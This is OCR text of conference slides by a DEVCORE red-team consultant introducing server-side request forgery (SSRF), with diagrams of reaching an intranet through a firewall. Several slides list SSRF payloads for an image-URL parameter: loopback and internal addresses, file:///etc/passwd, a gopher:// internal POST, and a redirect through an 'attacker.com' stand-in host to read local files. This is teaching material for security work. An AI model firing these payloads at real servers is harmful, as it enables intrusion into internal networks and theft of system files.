DEVCORE
SECURITY
CONSULTING

讓流量穿過你的巴巴
紅隊實戰 SSRF 經典案例

徐偉庭 (Vtim)

戴夫寇爾股份有限公司

contact@devco.re

2023.03.11
DEVCORE Conference

whoami

- 徐偉庭 (Vtim)

- 戴夫寇爾 DEVCORE 紅隊演練專家
- OSCP、OSWE
- CTF player、bug bounty hunter

DEVCORE SECURITY CONSULTING


Outline

- SSRF 101
- 實戰案例
- 防範建議

SSRF 101

What is SSRF?

- Server Side Request Forgery
- 繞過防火牆、存取內網設備
- 依據情境不同，可利用性範圍很廣



Leveraging SSRF

http://www.example.com/getImg.php?imgUrl=https://image.website/logo.jpg

Leveraging SSRF

imgUrl=https://image.website/logo.jpg

Leveraging SSRF

imgUrl=https://image.website/logo.jpg

http://127.0.0.1/

https://192.168.10.12/

Leveraging SSRF

imgUrl=https://image.website/logo.jpg

http://127.0.0.1/

https://192.168.10.12/

file:///etc/passwd

gopher://internal:80/_POST%20%2Findex.php…

http://attacker.com/302.php?u=file:///etc/passwd

Leveraging SSRF

imgUrl=https://image.website/logo.jpg

http://127.0.0.1/

https://192.168.10.12/

較常見，但不一定有用

file:///etc/passwd

gopher://internal:80/_POST%20%2Findex.php…

http://attacker.com/302.php?u=file:///etc/passwd

Leveraging SSRF

imgUrl=https://image.website/logo.jpg

http://127.0.0.1/

https://192.168.10.12/


較常見，但不一定有用

file:///etc/passwd

gopher://internal:80/_POST%20%2Findex.php…


http://attacker.com/302?url=file:///etc/passwd

SSRF



Single target

SSRF




Internet

Firewall

Intranet

Whole Company

SSRF




Internet

Firewall

Intranet

Whole Company

